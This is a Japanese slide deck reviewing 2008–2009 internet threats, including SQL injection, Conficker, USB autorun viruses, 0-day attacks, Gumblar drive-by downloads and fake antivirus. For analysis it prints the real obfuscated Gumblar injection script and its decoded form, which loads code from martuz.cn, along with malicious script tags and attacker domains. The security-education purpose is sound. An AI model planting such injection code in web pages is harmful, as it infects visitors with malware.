

流行りもの

～2009年インターネットセキュリティの課題を振り返る～

龍谷大学工学部
小島 肇

流行りもの 2008~


流行りもの: 2008～

- ▶ SQL インジェクションを使った攻撃
- ▶ Conficker / Downad
- ▶ USB ウイルス
- ▶ アプリケーションソフトウェアへの攻撃



SQL インジェクション

- ▶ 攻撃数は 2008 年末にピークを迎えた後減少の様様



なくなったわけじゃない

<http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1333778?cntxt=a1010214>

The screenshot shows a web browser window displaying a security blog article. The browser's address bar shows the URL <http://blog.trendmicro.co.jp/archives/3113>. The page title is "TROJ_ASPROXファミリによる正規Webサイト改ざんの攻撃兆候を再び確認 | トレンドマイクロ セキュリティブログ". The article is dated October 2nd and is by 吉川 孝志. It discusses a security issue where TROJ_ASPROX malware is used to inject malicious code into legitimate websites, causing them to display incorrect information or redirect users. A diagram at the bottom illustrates the attack: an attacker (攻撃者) uses TROJ_ASPROX to infect a computer (感染コンピュータ), which then performs malicious operations (攻撃者による悪意操作). The article also includes a list of related security advisories from JVN (Japan Vulnerability Notes).

10月 2 TROJ_ASPROXファミリによる正規Webサイト改ざんの攻撃兆候を再び確認
by ウイルス解析担当者 吉川 孝志

★★★★★ (2 投票, 平均値/最大値: 5.00 / 5) ブックマークへ追加

10月2日、TROJ_ASPROXファミリによる攻撃と見られるSQLインジェクションを用いた、正規Webサイト改ざんを確認いたしました。

TROJ_ASPROXファミリは、Microsoft Active Server Pages (ASP)技術で作成されたフォーム(例:ログインページなどの入力要求を受け付けているもの、または動的にページを生成しているもの)を使用している正規サイトを探し、脆弱性(使用しているASP技術のセキュリティ対策の不備)を抱えている場合には、不正なサイトへリダイレクトするIFRAMEタグを埋め込むウイルスです。

```
src=http://www.{BLOCKED}.ru/ads.js
```

図1 改ざんサイトに見られる不正なリンク
上記URLは「Webレピュテーション」により接続がブロックされています。

同種の被害は過去にも報じられています。

攻撃者 → TROJ_ASPROX → 感染コンピュータ → 攻撃者による悪意操作

① 攻撃者が一般のコンピュータを「TROJ_ASPROX」に感染させる

脆弱性対策情報

- JNVNU#120541: SSLおよびTLSプロトコルに脆弱性
- JVNTA09-314A: Microsoft製品における複数の脆弱性に対するアップデート
- JNVNU#943657: 複数のTCPの実装におけるサービス運用妨害(DoS)の脆弱性

<http://blog.damballa.com/?p=368>

<http://blog.trendmicro.co.jp/archives/3113>

Conficker / Downad

- ▶ 2008 年末～2009 年前半に流行
- ▶ 攻撃界面
 - ▶ 「MS08-067 - 緊急: Server サービスの脆弱性により、リモートでコードが実行される (958644)」欠陥を攻略
 - ▶ patch: 2008.10.24
 - ▶ Conficker / Downad: 2009.11.21 ごろ
 - ▶ 自動再生機能 (autorun.inf) を用いた感染
 - ▶ 管理共有 (admin\$) を使った感染
 - ▶ 現在ログオンしているユーザの資格情報を利用
 - ▶ パスワードクラックも実施



USB ウイルス

- ▶ Windows の自動再生機能 (autorun.inf) を利用
- ▶ 可搬型媒体 (USB メモリ、USB HDD など) を介して感染
- ▶ NoDriveTypeAutoRun レジストリキーを設定すれば無効化できる.....はずができていなかった
 - ▶ この欠陥の更新プログラムは存在したが、Windows 2000 / XP / Server 2003 用更新プログラム (953252) は自動更新では配布されなかった
 - ▶ 2009.02.25 にようやく、更新プログラム 967715 として自動更新でも配布

Microsoft サポート技術情報 <http://support.microsoft.com/kb/番号>

USB ウイルス

- ▶ autorun.inf そのものを無効化する方法もある

- ▶ <http://www.us-cert.gov/cas/techalerts/TA09-020A.html>

- ▶ <http://blog.lucanian.net/archives/51199862.html>

- ▶ 次のコマンドで実行できる (from Semplice)

- ▶ `reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2" /f`

- ▶ `reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\Autorun.inf" /f /ve /t reg_sz /d @SYS:DoesNotExist`



USB ウィルス

- ▶ Windows 7 において、ようやく自動再生の挙動が変更された
 - ▶ 非光学のリムーバブルメディアに対しては自動実行機能をサポートしない
- ▶ Windows XP ~ Server 2008 を Windows 7 と同じ挙動にしたい場合は、更新プログラム 971029 を適用する
 - ▶ 自動更新では適用されないので注意



アプリケーションソフトウェアへの攻撃

- ▶ Internet Explorer
- ▶ Microsoft Office
- ▶ Windows Media Player
- ▶ Flash Player
- ▶ Adobe Reader / Acrobat
- ▶ QuickTime
- ▶ Firefox
- ▶

Microsoft Update では更新
されない

- ▶ 0-day 攻撃も多発
-



0-day 事例

▶ 2008.11.16: Internet Explorer

▶ <http://research.eeye.com/html/alerts/zeroday/20081209.html>

▶ patch 提供: 2008.12.18

▶ 2008.12.10: ワードパッド、Office テキストコンバータ

▶ <http://www.microsoft.com/japan/technet/security/advisory/960906.msp>

▶ patch 提供: 2009.04.15 (MS09-010)

▶ 2009.02.19: Adobe Reader / Acrobat

▶ <http://www.adobe.com/support/security/advisories/apsa09-01.html>

▶ patch 提供: 2009.03.10 (9.x)、2009.03.18 (8.x 以前)

▶ 2009.02.25: Excel

▶ <http://www.microsoft.com/japan/technet/security/advisory/968272.msp>

▶ patch 提供: 2009.04.15 (MS09-009)



0-day 事例

▶ 2009.03.11: 一太郎

- ▶ <http://blog.trendmicro.co.jp/archives/2657>
- ▶ <http://www.justsystems.com/jp/info/js09001.html>
- ▶ patch 提供: 2009.03.16

▶ 2009.03.25: Firefox

- ▶ <http://www.mozilla-japan.org/security/announce/2009/mfsa2009-12.html>
- ▶ patch 提供: 2009.03.27

▶ 2009.04.03: PowerPoint

- ▶ <http://www.microsoft.com/japan/technet/security/advisory/969136.mspx>
- ▶ patch 提供: 2009.05.13 (MS09-017)



0-day 事例

▶ 2009.05.29: DirectShow

- ▶ <http://www.microsoft.com/japan/technet/security/advisory/971778.mspx>
- ▶ DirectShow の欠陥、QuickTime ファイルの処理で発現
- ▶ patch 提供: 2009.07.15 (MS09-028)

▶ 2009.07.07: Microsoft Video ActiveX コントロール

- ▶ <http://www.microsoft.com/japan/technet/security/advisory/972890.mspx>
- ▶ ActiveX コントロールの欠陥なので、IE 上で発現
- ▶ patch 提供: 2009.07.15 (MS09-032; kill bit を設定するだけ)



0-day 事例

- ▶ 2009.07.13: Microsoft Office Web コンポーネント (ActiveX コントロール)
 - ▶ <http://www.microsoft.com/japan/technet/security/advisory/973472.msp>
 - ▶ patch 提供: 2009.08.12 (MS09-043)
- ▶ 2009.07.21: Adobe Reader / Acrobat、Flash Player
 - ▶ <http://www.adobe.com/support/security/advisories/apsa09-03.html>
 - ▶ 同じ欠陥が Adobe Reader / Acrobat と Flash Player の両方に影響
 - ▶ patch 提供: 2009.07.31 (Adobe Reader / Acrobat)、2009.08.03 (Flash Player)
 - ▶ 実は 0-day ではなかった (8 か月も前に通知を受けていた)



0-day 事例

▶ 2009.08.31: IIS FTP サービス

▶ <http://www.microsoft.com/japan/technet/security/advisory/975191.msp>

▶ patch 提供: 2009.10.14 (MS09-053)

▶ 2009.09.07: SMB2 (Windows Vista / Server 2008 / 7 RC)

▶ <http://www.microsoft.com/japan/technet/security/advisory/975497.msp>

▶ Conficker / Downad のようになるのではと心配する向きもあったが、幸いにもそうはならなかった

▶ patch 提供: 2009.10.14 (MS09-050)

▶ 2009.10.09: Adobe Reader / Acrobat

▶ http://blogs.adobe.com/psirt/2009/10/adobe_reader_and_acrobat_issue_1.html

▶ <http://www.adobe.com/support/security/bulletins/apsb09-15.html>

▶ patch 提供: 2009.10.14



Drive-by Download（自動ダウンロード攻撃）

- ▶ 誘導 Web ページを用意する
 - ▶ 既存の（他人の）サイトを改ざん
 - ▶ Web アプリの脆弱性（SQL インジェクションなど）を攻略するなど
- ▶ 攻略 Web ページを読み込ませるよう設定
 - ▶ `<iframe src=...>`、`<script src=...>` など
 - ▶ 多段にする、難読化処理をするなど
- ▶ 最終的には、アプリケーションなどの脆弱性を狙う攻略ファイルをダウンロードさせる
 - ▶ 0-day 攻撃ならなお効果的





流行りもの 2009

流行りもの：2009

- ▶ Gumblar
- ▶ にせアンチウイルス (FAKEAV)
- ▶ 仮想化関連



Gumblar (GENOウイルス、JSRedir-R)

- ▶ 2009.03～06 に流行、ただしそれ以前にも存在？
- ▶ Gumblar は攻略ファイルが設置されていたサイトのドメイン名
 - ▶ 78.110.175.249 (2009.03)
 - ▶ 94.247.2.195 (hs.2-195.zlkon.lv) (2009.03)
 - ▶ gumblar.cn (2009.05)
 - ▶ martuz.cn (2009.05)
- ▶ 2009.04.04 に PC 通販サイト「GENO」が攻略された際に知名度が上がったため、「GENO ウイルス」と通称された。
 - ▶ GENO に埋め込まれたのは zlkon



Gumblar (GENOウイルス、JSRedir-R)


改ざんされた正規サイト
(誘導サイト)

攻略ファイル配布サイト
(攻撃サイト)

```
<script src=//gumblar.cn/rss/?id=2>  
</script>
```

攻略ファイル

Drive-by download



Gumblar (GENOウイルス、JSRedir-R)

- ▶ gumblar.cn/rss/?id=XXXXXXXX
 - ▶ jscript.dll のバージョン番号に基づく数字
 - ▶ Internet Explorer か否かの判定？
- ▶ gumblar.cn/rss/?id=2
 - ▶ PDF ファイル (Adobe Reader / Acrobat 攻略用)
- ▶ gumblar.cn/rss/?id=3
 - ▶ swf ファイル (Flash Player 攻略用)
- ▶ gumblar.cn/rss/?id=10
 - ▶ exe ファイル (マルウェア)



Gumblar (GENOウイルス、JSRedir-R)

▶ FTP 接続の盗聴


- ▶ パスワードスティーラーが接続先、ユーザ名、パスワードを盗み出して管理サイトに送信
- ▶ この情報に基づいて、さらなる Web ページ改ざんを行う
- ▶ 暗号化する前の情報をキャプチャするため、SFTP などによる暗号化通信を行っても突破され得る

▶ 収集した FTP アカウント情報を使って侵入し、Web コンテンツを書きかえる

- ▶ それ用の自動接続・書き換えプログラムが存在する模様
- ▶ 個人の web サイトが相次いで改ざんされたのはこのため



Gumblar (GENOウイルス、JSRedir-R)



Gumblar (GENOウイルス、JSRedirect-R)

▶ 実際に挿入されるスクリプトの例 (martuz)

```
<script language=javascript><!--  
(function(L8U9){var  
yVwv=('v`61r`20a`3d`22`53c`72i`70tEn`67i`6e`65`22`2cb`3d`22V`65rsion`28)+`22`2cj`3  
d`22`22`2cu`3dnav`69gato`72`2eu`73erA`67ent`3b`69f((u`2ein`64ex`4ff(`22Chrome`22)  
`3c0)`26`26(`75`2ei`6ed`65xOf(`22`57in`22`29`3e`30`29`26`26`28u`2ei`6edex`4ff(`22`4  
eT`206`22)`3c`30)`26`26(d`6f`63ument`2e`63`6fokie`2eindexOf(`22`6die`6b`3d1`22`29`  
3c0)`26`26(typeo`66(`7a`72vzt`73)`21`3dty`70eo`66(`22A`22)))`7bzrvzts`3d`22A`22`3b`  
65val(`22`69f(wi`6edo`77`2e`22`2ba`2b`22))j`3dj+`22+a`2b`22Majo`72`22+b+a+`22Minor  
`22+`62`2ba`2b`22Build`22+b+`22j`3b`22)`3bdo`63`75m`65nt`2ewrite(`22`3cscript`20`7  
3`72`63`3d`2f`2fm`61rt`22+`22uz`2ecn`2fvid`2f`3fid`3d`22+j+`22`3e`3c`5c`2fs`63r`69p`7  
4`3e`22)`3b`7d').replace(L8U9,'%');eval(unescape(yVwv))})(/¥`/g);  
--></script>
```


Gumblar (GENOウイルス、JSRedir-R)

▶ 解釈

```
<script language=javascript><!--  
var  
a="ScriptEngine",b="Version()+",j="",u=navigator.userAgent;if((u.indexOf("Chrome")<0)  
&&(u.indexOf("Win")>0)&&(u.indexOf("NT  
6")<0)&&(document.cookie.indexOf("miek=1")<0)&&(typeof(zrvzts)!=typeof("A"))){zrvzts  
="A";eval("if(window."+a+")j=j"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+"j");document.  
write("<script src=//mart"+"uz.cn/vid/?id="+j+"><¥/script>");}  
--></script>
```



Gumblar (GENOウイルス、JSRedirect-R)

- ▶ spam の送信
- ▶ にせアンチウイルス (System Security 2009) のインストール
 - ▶ 実はランサムウェア (身代金要求ソフトウェア)

アプリケーションを開こうとすると、「ファイルが感染しているのでアプリケーションを実行できない。System Securityをアクティベートせよ」と警告し、ユーザーを販売サイトに誘導してクレジットカード番号などの入力を迫る。

▶ <http://www.itmedia.co.jp/enterprise/articles/0905/14/news021.html>

- ▶ Google 検索結果を改ざん
 - ▶ マルウェアサイトへ誘導
- ▶ アンチウイルスソフトの停止




Gumblar (GENOウイルス、JSRedirect-R)

- ▶ 2009.10 から活動を再開(Gumblar.x)
 - ▶ 難読化が高度に
 - ▶ 攻撃サイトが複数に
 - ▶ Adobe Reader / Flash Player の他、Internet Explorer (MS09-002) や Microsoft Office Web コンポーネント (MS09-043) を攻撃
 - ▶ 挿入スクリプトを随時改訂、再感染
 - ▶ 調査妨害機能の強化
 - ▶ regedit が起動されるとレジストリ改ざんを元に戻す、など



The Gumblar system: 全自動にて運行中

<http://www.viruslist.com/en/weblog?weblogid=208187897>を元に作成



にせアンチウイルス

▶ たとえばこういうやつ



The screenshot shows a web browser window displaying the homepage of Windows Enterprise Defender. The browser's address bar shows the URL <http://windowsenterprisedefender.com/>. The page features a navigation menu with links for Home, Product, Buy now, Threat center, FAQ, and Support. The main content area highlights the product as a "Powerful and efficient internet antivirus suite" and lists several key features: protection against virus threats, intelligent protection against spyware and malware, protection for ICQ and IM clients, and low CPU load. A prominent red "Download Now" button is visible. Below the main banner, there are three sections: "Internet Threats" with a bar chart, "Free Online Scanner" with a magnifying glass icon and a "Scan your PC" button, and "Features" which lists: fast automated updates, real-time protection against malicious software, advanced protection against spyware and adware, and real-time protection against security threats when using ICQ and IM clients. The browser's status bar at the bottom indicates "インターネット | 保護モード: 有効" and a zoom level of 100%.

Windows Enterprise Suite

The screenshot shows a Windows Enterprise Suite security alert window overlaid on a web browser. The alert is titled "Windows Security Alert" and contains the following text:

To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.

Detected spyware and adware on your computer:

Detected spyware and adware on your computer:	Filename:
AdvWare.Hotbar	ansi.sys
Trojan.Fakealert.355	erg_dial.ini
Trojan Horse IRC/Backdoor.SdBot4.FRV	usbmon.dll
Trojan-Downloader.Win32.Tibs.tc	dssec.dat
Adware.Win32.Look2me.ab	NOTEPAD.EXE

Buttons: Remove all, Cancel

Warning: Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gather information can be passwords, e-mail addresses and all that data, which is important for you.

Name	Type	Threat level
AdvWare.Hotbar	Virus	High
Trojan.Fakealert.355	Virus	Medium
Trojan Horse IRC/Backdoor.SdBot4.FRV	Virus	Critical
Trojan-Downloader.Win32.Tibs.tc	Virus	Medium
Adware.Win32.Look2me.ab	Virus	Critical

Recommend: Click "Start Protection" button to erase all threats

Start Protection

100% SECURE SITE

Windows Enterprise Suite

The screenshot shows the VirusTotal website interface. At the top, there is a navigation bar with the VirusTotal logo and a description of the service. Below this, there is a section for the current analysis, showing the file name 'setup_build6_158.exe' and its status as '完了' (Completed) with a result of '5/39 (12.82%)'. A table below lists the antivirus engines used for scanning, including their versions and update dates. The 'CAT-QuickHeal' engine is highlighted in red, indicating a '(Suspicious) - DNAScan' result.

Virustotal. MD5: 5e0bada3c29e11ac8676a19bbbd636f3 Heuristic.LooksLike.Win32.SuspiciousPE.C (Suspicious) - DNAScan Medium Risk Ma...

http://www.virustotal.com/jp/analysis/3da565c62d0ae1807ef63265c37a284ffe337c78b04d831289fd9762aeb2558-1258213540

Virustotal (は 疑わしいファイルを解析するサービスであり、ウイルス、ワーム、トロイの木馬およびアンチウイルスエンジンにより検出される全てのマルウェアを素早く簡単に検出します。詳細...)

ファイル名 **setup_build6_158.exe** 受理 2009.11.14 15:45:40 (UTC)
現在の状態: 完了
結果: **5/39 (12.82%)**

アンチウイルス	バージョン	更新日	結果
a-squared	4.5.0.41	2009.11.14	-
AhnLab-V3	5.0.0.2	2009.11.13	-
AntiVir	7.9.1.65	2009.11.13	-
Antiy-AVL	2.0.3.7	2009.11.13	-
Authentium	5.2.0.5	2009.11.14	-
Avast	4.8.1351.0	2009.11.14	-
BitDefender	7.2	2009.11.14	-
CAT-QuickHeal	10.00	2009.11.13	(Suspicious) - DNAScan
ClamAV	0.94.1	2009.11.14	-

http://www.virustotal.com/jp/analysis/3da565c62d0ae1807ef63265c37a284ffe337c78b04d831289fd9762aeb2558-1258213540

Windows Enterprise Suite

ThreatExpert Report: Mal/FakeAV-AX - Mozilla Firefox

